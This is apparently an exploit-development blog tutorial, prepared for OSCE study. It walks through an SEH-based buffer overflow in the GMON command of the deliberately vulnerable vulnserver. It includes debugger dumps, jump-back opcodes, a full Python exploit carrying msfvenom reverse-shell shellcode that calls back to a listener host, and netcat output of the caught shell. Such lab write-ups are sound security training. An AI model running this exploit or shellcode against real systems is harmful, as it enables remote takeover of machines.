
```
0176FFC4  42        INC EDX                                  ntdll.77416D1D
0176FFC5  42        INC EDX
0176FFC6  42        INC EDX
0176FFC7  42        INC EDX
0176FFC8  2B17      SUB EDX,DWORD PTR DS:[EDI]
0176FFCA  50        PUSH EAX
0176FFCB  6243 43   BOUND EAX,QWORD PTR DS:[EBX+43]
0176FFCE  43        INC EBX
0176FFCF  43        INC EBX
0176FFD0  43        INC EBX
0176FFD1  43        INC EBX
0176FFD2  43        INC EBX
0176FFD3  43        INC EBX
0176FFD4  43        INC EBX
0176FFD5  43        INC EBX
0176FFD6  43        INC EBX
0176FFD7  43        INC EBX
0176FFD8  43        INC EBX
0176FFD9  43        INC EBX
0176FFDA  43        INC EBX
0176FFDB  43        INC EBX
0176FFDC  43        INC EBX
```

```
Registers (FPU)
EAX 00000000
ECX 6250172B essfunc.6250172B
EDX 77416D1D ntdll.77416D1D
EBX 00000000
ESP 0176ECA4
EBP 0176ED80
ESI 00000000
EDI 77416D09 ntdll.77416D09

EIP 0176FFC4

C 0  ES 0023 32bit 0(FFFFFFFF)
P 1  CS 001B 32bit 0(FFFFFFFF)
A 0  SS 0023 32bit 0(FFFFFFFF)
Z 1  DS 0023 32bit 0(FFFFFFFF)
S 0  FS 003B 32bit 7FFDE000(FFF)
T 0  GS 0000 NULL
D 0
O 0  LastErr ERROR_SUCCESS (00000000)

EFL 00000246 (NO,NB,E,BE,NS,PE,GE,LE)

ST0 empty g
```

Now, we can't squeeze shellcode into these 4 bytes, it's not enough space. But we can possibly formulate some jumpcode to jump somewhere else in memory and try for shellcode there.

Jump to Shellcode

Let's see what the stack looks like around our home at the current `EIP` at `0176FFC4` :




```
0176FF58  41414141 AAAA
0176FF5C  41414141 AAAA
0176FF60  41414141 AAAA
0176FF64  41414141 AAAA
0176FF68  41414141 AAAA
0176FF6C  41414141 AAAA
0176FF70  41414141 AAAA
0176FF74  41414141 AAAA
0176FF78  41414141 AAAA
0176FF7C  41414141 AAAA
0176FF80  41414141 AAAA
0176FF84  41414141 AAAA
0176FF88  41414141 AAAA
0176FF8C  41414141 AAAA
0176FF90  41414141 AAAA
0176FF94  41414141 AAAA
0176FF98  41414141 AAAA
0176FF9C  41414141 AAAA
0176FFA0  41414141 AAAA
0176FFA4  41414141 AAAA
0176FFA8  41414141 AAAA
0176FFAC  41414141 AAAA
0176FFB0  41414141 AAAA
0176FFB4  41414141 AAAA
0176FFB8  41414141 AAAA
0176FFBC  41414141 AAAA
0176FFC0  41414141 AAAA
0176FFC4  42424242 BBBB Pointer to next SEH record
0176FFC8  6250172B +‡Pb SE handler
0176FFCC  43434343 CCCC
0176FFD0  43434343 CCCC
0176FFD4  43434343 CCCC
0176FFD8  43434343 CCCC
0176FFDC  43434343 CCCC
0176FFE0  43434343 CCCC
0176FFE4  43434343 CCCC
0176FFE8  43434343 CCCC
0176FFEC  43434343 CCCC
0176FFF0  43434343 CCCC
0176FFF4  43434343 CCCC
0176FFF8  43434343 CCCC
0176FFFC  43434343 CCCC
```

As you can see, we don't have far to go to reach our `C` values on the stack. This part of the buffer gives a little bit more room to work with although still note enough for shellcode. But we can jump to the `C` buffer and then use it to jump back up the stack to somewhere in our very large `A` buffer in which we'll place our shellcode.

To move from where we are, in address space `0176FFC4` , we can execute a short jump (opcode `EB`) since it's only two bytes and then give it the value `06` to move forward down the stack 6 bytes.


Why 6 bytes? So in our `nSeh` space, which is 4 bytes, we need to place a two byte operation `\xeb\x06` , but we still have two more bytes to fill, so let's fill these with `\x90` NOPs. So now our `nSeh` will be `\xeb\x06\x90\x90` . But because we are in Little Endian, this will be placed on the stack in the following order: `909006EB` and be executed from right to left. So we need to jump 6 bytes to clear the two NOP bytes (2) `+` the SE handler bytes (4).

Our stack and operations will look like this:



So now we can put code at the beginning of our `C` buffer and have it execute. Our `C` buffer isn't quite large enough for shellcode though. What we do have is an extremely large `A` buffer, and if we could somehow place our shellcode there and then jump to it, we would have our exploit fully functional.

To jump back, we can prepare a register hold the address of some shellcode in our `A` buffer and then jump to it. Once we land in our `C` buffer, `ESP` is pointed at `0188ECA4`.


Immunity Debugger - vulnserver.exe - [CPU - thread 00000F00]
C File View Debug Plugins ImmLib Options Window Help Jobs
l e m t w h c P k b z r ... s ?
Immunity: Consulting Services Manager

```
0188FFCC  43   INC EBX
0188FFCD  43   INC EBX
0188FFCE  43   INC EBX
0188FFCF  43   INC EBX
0188FFD0  43   INC EBX
0188FFD1  43   INC EBX
0188FFD2  43   INC EBX
0188FFD3  43   INC EBX
0188FFD4  43   INC EBX
0188FFD5  43   INC EBX
0188FFD6  43   INC EBX
0188FFD7  43   INC EBX
0188FFD8  43   INC EBX
0188FFD9  43   INC EBX
0188FFDA  43   INC EBX
0188FFDB  43   INC EBX
0188FFDC  43   INC EBX
0188FFDD  43   INC EBX
0188FFDE  43   INC EBX
0188FFDF  43   INC EBX
0188FFE0  43   INC EBX
0188FFE1  43   INC EBX
0188FFE2  43   INC EBX
0188FFE3  43   INC EBX
0188FFE4  43   INC EBX
0188FFE5  43   INC EBX
0188FFE6  43   INC EBX
0188FFE7  43   INC EBX
```

```
Registers (FPU)
EAX 00000000
ECX 6250172B ess
EDX 77546D1D ntd
EBX 00000000
ESP 0188ECA4
EBP 0188ED80
ESI 00000000
EDI 77546D09 ntd
EIP 0188FFCC
C 0  ES 0023 32
P 1  CS 001B 32
A 0  SS 0023 32
Z 1  DS 0023 32
S 0  FS 003B 32
T 0  GS 0000 NU
D 0
O 0  LastErr ER
EFL 00000246 (N
ST0 empty g
ST1 empty g
ST2 empty g
ST3 empty g
ST4 empty g
ST5 empty g
```

Let's use some Assembly to pop `ESP` into a register, we'll use `EAX`, and then add to it until it's in at an address within our `A` buffer and then we can simply `CALL EAX` and execute our shellcode. Our `A` buffer begins at `0188F20A` and ends at `0188FFC3` just before our `nSeh` characters.

First we need to figure out the offset from where `ESP` is to the beginning of our `A` buffer is, we can use Offset.py (https://h0mbre.github.io/Offset/) for this.

```
root@kali:~/ # python offset.py
Enter Address #1: 0188eca4
Enter Address #2: 0188f20a
[+] Hex offset: 0x566
[+] Decimal offset: 1382
```

Offset tells us that our current `ESP` location is 1382 bytes **below** (above visually in the debugger) the beginning of our `A` buffer, so we need to add 1382 bytes to it. Let's use the nasm shell located at `/usr/share/metasploit-framework/tools/exploit/nasm_shell.rb` to get the opcodes. First we need to push `ESP` and then pop it into `EAX`.

```
nasm > push esp
00000000  54                push esp
nasm > pop eax
00000000  58                pop eax
```

Next, we need to `ADD AX, 0x566`. If we were to add `0x566` to `EAX` itself, since `EAX` is a 32-bit value, we would get `00` instances in our output which we can't have. We have to instead use `AX` which is a 16-bit component of `EAX`. We can compare both methods below in the nasm shell.

```
nasm > add ax, 0x566
00000000  66056605          add ax,0x566
nasm > add eax, 0x566
00000000  0566050000        add eax,0x566
```

As you can see, we get two null bytes in the `ADD EAX` opcodes and no null bytes in the `ADD AX` opcodes. Now all we need is `JMP EAX`.

```
nasm > jmp eax
00000000  FFE0              jmp eax
```


All in all, our opcodes are: `\x54\x58\x66\x05\x66\x05\xff\xe0`. Very simply, we are:

```
push esp
pop eax
add ax, 0x566
jmp eax
```

Let’s add these values as the variable `jumpback` and place it at the top of our `C` buffer. Our exploit code now looks like this:

```
#!/usr/bin/python

import socket
import os
import sys

host = "192.168.1.201"
port = 9999

Seh = '\x2b\x17\x50\x62'
nSeh = '\xeb\x06\x90\x90'
jumpback = '\x54\x58\x66\x05\x66\x05\xff\xe0'

buffer = 'A' * 3514
buffer += nSeh
buffer += Seh
buffer += jumpback
buffer += 'C' * (5012 - len(buffer))


s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect((host,port))
print s.recv(1024)
s.send("GMON /.../" + buffer)
print s.recv(1024)
s.close()
```

After we run this exploit and step through it, we end up at the top of our `A` buffer.


Immunity Debugger - vulnserver.exe - [CPU - thread 00000EB0]
C File View Debug Plugins ImmLib Options Window Help Jobs
l e m t w h c P k b z r ... s ?
Immunity: Consulting Services Manager

```
0171F20A  41          INC ECX          essfunc.6250172B
0171F20B  41          INC ECX
0171F20C  41          INC ECX
0171F20D  41          INC ECX
0171F20E  41          INC ECX
0171F20F  41          INC ECX
0171F210  41          INC ECX
0171F211  41          INC ECX
0171F212  41          INC ECX
0171F213  41          INC ECX
0171F214  41          INC ECX
```

```
isters (FPU)
0171F20A ASCII "AAAAAAAAAA
6250172B essfunc.6250172B
77546D1D ntdll.77546D1D
00000000
0171ECA4
0171ED80
00000000
77546D09 ntdll.77546D09
0171F20A
```

Now all that’s left to do is add our final shellcode to the top of our `A` buffer and we should be good to go. Our final exploit code looks like this:

```
#!/usr/bin/python

import socket
import os
import sys

host = "192.168.1.201"
port = 9999

#msfvenom -p windows/shell_reverse_tcp lhost=192.168.1.209 lport=443 -f c EXINTFUNC=thread -b
'\x00'
shellcode = ("\xbf\x2a\xb3\x1f\x5b\xd9\xc2\xd9\x74\x24\xf4\x5d\x29\xc9\xb1"
"\x52\x31\x7d\x12\x03\x7d\x12\x83\xef\xb7\xfd\xae\x13\x5f\x83"
"\x51\xeb\xa0\xe4\xd8\x0e\x91\x24\xbe\x5b\x82\x94\xb4\x09\x2f"
"\x5e\x98\xb9\xa4\x12\x35\xce\x0d\x98\x63\xe1\x8e\xb1\x50\x60"
"\x0d\xc8\x84\x42\x2c\x03\xd9\x83\x69\x7e\x10\xd1\x22\xf4\x87"
"\xc5\x47\x40\x14\x6e\x1b\x44\x1c\x93\xec\x67\x0d\x02\x66\x3e"
"\x8d\xa5\xab\x4a\x84\xbd\xa8\x77\x5e\x36\x1a\x03\x61\x9e\x52"
"\xec\xce\xdf\x5a\x1f\x0e\x18\x5c\xc0\x65\x50\x9e\x7d\x7e\xa7"
"\xdc\x59\x0b\x33\x46\x29\xab\x9f\x76\xfe\x2a\x54\x74\x4b\x38"
"\x32\x99\x4a\xed\x49\xa5\xc7\x10\x9d\x2f\x93\x36\x39\x6b\x47"
"\x56\x18\xd1\x26\x67\x7a\xba\x97\xcd\xf1\x57\xc3\x7f\x58\x30"
"\x20\xb2\x62\xc0\x2e\xc5\x11\xf2\xf1\x7d\xbd\xbe\x7a\x58\x3a"
"\xc0\x50\x1c\xd4\x3f\x5b\x5d\xfd\xfb\x0f\x0d\x95\x2a\x30\xc6"
"\x65\xd2\xe5\x49\x35\x7c\x56\x2a\xe5\x3c\x06\xc2\xef\xb2\x79"
"\xf2\x10\x19\x12\x99\xeb\xca\xdd\xf6\xf2\xdb\xb6\x04\xf4\xda"
"\xfd\x80\x12\xb6\x11\xc5\x8d\x2f\x8b\x4c\x45\xd1\x54\x5b\x20"
"\xd1\xdf\x68\xd5\x9c\x17\x04\xc5\x49\xd8\x53\xb7\xdc\xe7\x49"
"\xdf\x83\x7a\x16\x1f\xcd\x66\x81\x48\x9a\x59\xd8\x1c\x36\xc3"
"\x72\x02\xcb\x95\xbd\x86\x10\x66\x43\x07\xd4\xd2\x67\x17\x20"
"\xda\x23\x43\xfc\x8d\xfd\x3d\xba\x67\x4c\x97\x14\xdb\x06\x7f"
"\xe0\x17\x99\xf9\xed\x7d\x6f\xe5\x5c\x28\x36\x1a\x50\xbc\xbe"
"\x63\x8c\x5c\x40\xbe\x14\x6c\x0b\xe2\x3d\xe5\xd2\x77\x7c\x68"
"\xe5\xa2\x43\x95\x66\x46\x3c\x62\x76\x23\x39\x2e\x30\xd8\x33"
"\x3f\xd5\xde\xe0\x40\xfc")

Seh = '\x2b\x17\x50\x62'
nSeh = '\xeb\x06\x90\x90'
jumpback = '\x54\x58\x66\x05\x66\x05\xff\xe0'

buffer = shellcode
buffer += 'A' * (3514 - len(shellcode))
buffer += nSeh
buffer += Seh
buffer += jumpback
buffer += 'C' * (5012 - len(buffer))
```

```
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect((host,port))
print s.recv(1024)
s.send("GMON /.../" + buffer)
print s.recv(1024)
s.close()
```

And we catch our reverse shell!

```
root@kali:~/ # nc -lvp 443
listening on [any] 443 ...
192.168.1.201: inverse host lookup failed: Unknown host
connect to [192.168.1.209] from (UNKNOWN) [192.168.1.201] 49226
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Users\IEUser\Desktop>
```

In the next post we will try to use an egghunter to accomplish the same end goal with the `GMON` parameter!

Big Thanks

To everyone who has published free intro-level 32 bit exploit dev material, I'm super appreciative. Truly mean it.

Resources

- Corelan SEH (https://www.corelan.be/index.php/2009/07/25/writing-buffer-overflow-exploits-a-quick-and-basic-tutorial-part-3-seh/)
- Infosec Institute SEH tutorial (https://resources.infosecinstitute.com/seh-exploit/#gref)
- sh3llc0d3r's GMON SEH Overwrite Walkthrough (http://sh3llc0d3r.com/vulnserver-gmon-command-seh-based-overflow-exploit/)
- Doylersec's LTER SEH Overwrite Walkthrough (https://www.doyler.net/security-not-included/vulnserver-lter-seh)
- Capt Meelo's GMON SEH Overwrite Walkthrough (https://captmeelo.com/exploitdev/osceprep/2018/06/30/vulnserver-gmon.html)
- Muts' 2004 Exploit (https://www.exploit-db.com/exploits/1378)
- Wallpaper (http://i.imgur.com/Mr9pvq9.jpg)
- Dimitrios Kalemis Wonderful Blogpost (https://dkalemis.wordpress.com/2010/10/27/the-need-for-a-pop-pop-ret-instruction-sequence/)
- Tulpa OSCE Guide (https://tulpa-security.com/2017/07/18/288/)

Tags: assembly buffer overflow CTP exploit development OSCE python SEH shellcoding Windows x86

Updated: May 25, 2019